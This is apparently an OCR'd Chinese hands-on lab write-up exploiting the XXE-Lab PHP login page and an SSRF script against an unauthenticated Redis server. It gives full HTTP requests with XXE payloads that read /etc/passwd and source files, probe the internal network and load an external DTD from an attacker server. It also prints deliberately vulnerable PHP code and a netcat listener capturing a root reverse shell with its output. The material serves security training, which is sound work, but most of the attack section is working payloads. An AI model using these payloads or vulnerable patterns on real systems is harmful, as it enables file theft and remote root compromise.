

实战

> XEE注入




- 打开`bp`进行抓包
- 构造payload

```
POST /doLogin.php HTTP/1.1
Host: 192.168.100.40:56758
Content-Length: 164
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.57 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Origin: http://192.168.100.40:56758
Referer: http://192.168.100.40:56758/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

<?xml version="1.0"?>
<!DOCTYPE ANY [
<!ENTITY content SYSTEM "file:///etc/passwd">
]>
<user><username>&content;</username><password>admin</password></user>
```



> 内部DTD

```
POST /doLogin.php HTTP/1.1
Host: 192.168.100.40:56758
Content-Length: 200
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.57 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Origin: http://192.168.100.40:56758
Referer: http://192.168.100.40:56758/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

<?xml version="1.0"?>
<!DOCTYPE abc [
<!ENTITY test SYSTEM "php://filter/read=convert.base64-
encode/resource=doLogin.php">
]>
<user><username>&test;</username><password>admin</password></user>
```



- 解密来看看


```
<?php
/**
* autor: c0ny1
```

```
* date: 2018-2-7
*/

$USERNAME = 'admin'; //账号
$PASSWORD = 'admin'; //密码
$result = null;

libxml_disable_entity_loader(false);
$xmlfile = file_get_contents('php://input');

try{
    $dom = new DOMDocument();
    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
    $creds = simplexml_import_dom($dom);

    $username = $creds->username;
    $password = $creds->password;

    if($username == $USERNAME && $password == $PASSWORD){
        $result = sprintf("<result><code>%d</code><msg>%s</msg>
</result>",1,$username);
    }else{
        $result = sprintf("<result><code>%d</code><msg>%s</msg>
</result>",0,$username);
    }
}catch(Exception $e){
    $result = sprintf("<result><code>%d</code><msg>%s</msg></result>",3,$e-
>getMessage());
}

header('Content-Type: text/html; charset=utf-8');
echo $result;
?>
```

> 内网探测

```
POST /doLogin.php HTTP/1.1
Host: 192.168.100.40:56758
Content-Length: 217
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.57 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Origin: http://192.168.100.40:56758
Referer: http://192.168.100.40:56758/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

<?xml version="1.0"?>
<!DOCTYPE abc [
<!ENTITY test SYSTEM "php://filter/read=convert.base64-
encode/resource=http://192.168.100.40:56758/">
```

```
]>
<user><username>&test;</username><password>admin</password></user>
```





```
<!doctype html>
<html lang="en">
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <link rel="shortcut icon" href="img/favicon.png" type="image/x-icon">

    <title>XXE-Lab</title>

    <meta content='width=device-width, initial-scale=1.0, maximum-scale=1.0, user-
scalable=0' name='viewport' />
    <meta name="viewport" content="width=device-width" />

    <link rel="stylesheet" type="text/css" href="css/font.css" />
    <link href="css/bootstrap.min.css" rel="stylesheet" />
    <link href="css/material-bootstrap-wizard.css" rel="stylesheet" />
</head>

<body>
    <div class="image-container set-full-height" style="background-color:
#272822;">
        <!--   Creative Tim Branding   -->
        <!--   Big container   -->
        <div class="container" style="width: 970px;">
            <div class="row">
                <div class="col-sm-8 col-sm-offset-2">
                    <!--      Wizard container        -->
                    <div class="wizard-container">
                        <div class="card wizard-card" data-color="green"
id="wizardProfile">
                            <form>
                                <div class="wizard-header">
                                    <h3 class="wizard-title">
                                        <a href="http://github.com/c0ny1/xxe-
lab">XXE-Lab for PHP</a>
```

```
                                    </h3>
                                    <img src="img/php_logo.png">
                                </div>
                                <div class="wizard-navigation">
                                    <ul>
                                        <li><a href="#about" data-
toggle="tab">tips:</a></li>
                                        <li><a href="javascript:void(0)" ><span
style="color:red;" class="msg"></span></a></li>
                                        <li><a href="javascript:void(0)"></a></li>
                                    </ul>
                                </div>

                                <div class="tab-content">
                                    <div class="tab-pane" id="about">
                                      <div class="row">
                                            <div class="col-sm-6">
                                                <div class="input-group"
style="margin-left: 30%;">
                                                    <span class="input-group-
addon">
                                                        <i class="iconfont icon-
icon30" style="font-size:25px;"></i>
                                                    </span>
                                                    <div class="form-group label-
floating">
                                                      <label class="control-
label">UserName</label>
                                                      <input id="username"
name="username" style="width: 200%;" type="text" class="form-control">
                                                    </div>
                                                </div>
                                                <div class="input-group"
style="margin-left: 30%;">
                                                    <span class="input-group-
addon">
                                                        <i class="iconfont icon-
mima" style="font-size:25px;"></i>
                                                    </span>
                                                    <div class="form-group label-
floating">
                                                      <label class="control-
label">Password</label>
                                                      <input id="password"
name="password" style="width: 200%;" type="password" class="form-control">
                                                    </div>
                                                </div>
                                            </div>
                                        </div>
                                    </div>


                                </div>
                                <div class="wizard-footer">
                                    <div class="pull-right">
```


```
                                    <input type='button' class='btn btn-fill
btn-success btn-wd' name='next' value='login' onclick="javascript:doLogin()" />
                                </div>

                                <div class="clearfix"></div>
                            </div>
                        </form>
                    </div>
                </div> <!— wizard container —>
            </div>
        </div><!— end row —>
    </div> <!—  big container —>

    <div class="footer">
        <div class="container text-center">
             Copyright By <a href="https://etimeci.com">etimeci</a>
        </div>
    </div>
</div>
</body>
<!—   Core JS Files   —>
<script src="js/jquery-2.2.4.min.js" type="text/javascript"></script>
<script src="js/bootstrap.min.js" type="text/javascript"></script>
<script src="js/jquery.bootstrap.js" type="text/javascript"></script>

<!—  Plugin for the Wizard —>
<script src="js/material-bootstrap-wizard.js"></script>

<script src="js/jquery.validate.min.js"></script>
<script type='text/javascript'>
function doLogin(){
    var username = $("#username").val();
    var password = $("#password").val();
    if(username == "" || password == ""){
        alert("Please enter the username and password!");
        return;
    }

    var data = "<user><username>" + username + "</username><password>" + password +
"</password></user>";
    $.ajax({
        type: "POST",
        url: "doLogin.php",
        contentType: "application/xml;charset=utf-8",
        data: data,
        dataType: "xml",
        anysc: false,
        success: function (result) {
            var code = result.getElementsByTagName("code")
[0].childNodes[0].nodeValue;
            var msg = result.getElementsByTagName("msg")
[0].childNodes[0].nodeValue;
            if(code == "0"){
                $(".msg").text(msg + " login fail!");
            }else if(code == "1"){
                $(".msg").text(msg + " login success!");
```

```
            }else{
                $(".msg").text("error:" + msg);
            }
        },
        error: function (XMLHttpRequest,textStatus,errorThrown) {
            $(".msg").text(errorThrown + ':' + textStatus);
        }
    });
}
</script>
</html>
```

> 外部DTD




```
//开一个8000端口
python -m http.server 8000
```




```
POST /doLogin.php HTTP/1.1
Host: 192.168.100.40:56758
Content-Length: 260
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Origin: http://192.168.100.40:56758
Referer: http://192.168.100.40:56758/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

<!DOCTYPE root [
  <!ENTITY % test SYSTEM "http://192.168.71.29:8000/Desktop/eval.dtd">
  %test;
  <!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=doLogin.php">
]>
<user><username>&xxe;</username><password>admin</password></user>
```

> 无回显的XXE


> ssrf获取正常文件

```php
//2.php
<?php
function curl($url){
    $ch=curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch,CURLOPT_HEADER,0);
    curl_exec($ch);
    curl_close($ch);
}
$url=$_GET['url'];
curl($url);
?>
```




Redis未授权访问


- 确保以上两个虚拟机 同时开启
- 使用端口扫描工具扫描ip并访问




- 查看是否能够 成功 访问到 redis 服务器
- `http://192.168.234.170/ssrf3.php?url=http://192.168.234.100`




- 利用 `dict协议` 测试服务器是否开放了 `redis` 服务
- `http://192.168.234.170/ssrf3.php?url=dict://192.168.234.100:6379`



- 这里我使用 `物理机` 进行监听



- 监听端口
- `nc -lvp 7777`



- 成功监听,并且获取权限,查看端口号

```
C:\Users\24937>nc -lvp 7777
listening on [any] 7777 ...
192.168.234.100: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.234.240] from (UNKNOWN) [192.168.234.100] 60406: NO_DATA
bash: no job control in this shell
[root@localhost ~]# whoami
whoami
root
[root@localhost ~]# netstat -nltp
netstat -nltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      1222/mysqld
tcp        0      0 0.0.0.0:6379            0.0.0.0:*               LISTEN      932/redis-server 0.
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      867/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1269/master
tcp6       0      0 :::80                   :::*                    LISTEN      874/httpd
tcp6       0      0 :::22                   :::*                    LISTEN      867/sshd
tcp6       0      0 ::1:25                  :::*                    LISTEN      1269/master
You have new mail in /var/mail/root
[root@localhost ~]#
```